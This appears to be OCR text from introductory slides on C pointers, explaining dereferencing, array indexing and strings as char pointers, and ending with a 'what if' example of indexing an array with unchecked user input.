
0x10[0] is the same as *0x10

0x10[1] is the same as *0x11

0x10[2] is the same as *0x12

this depends on the type of ptr

Pointers



Dereferencing

Changing values: *addr = ...

Eg: *0x10 = 0xff

can also be done with


0x10[0] = 0xff

Pointers

arrays are just pointers!

strings are just char pointers!
(ptr that points to chars)

these arrays can be called as buffers as well




char arr[3] = {0x41,0x42,0x43};

Pointers


what if:

print(arr[get_int(stdin)]);



char arr[3] = {0x41,0x42,0x43};

Pointers



char arr[3] = {0x41,0x42,0x43};

what if:

print(arr[get_int(stdin)]);

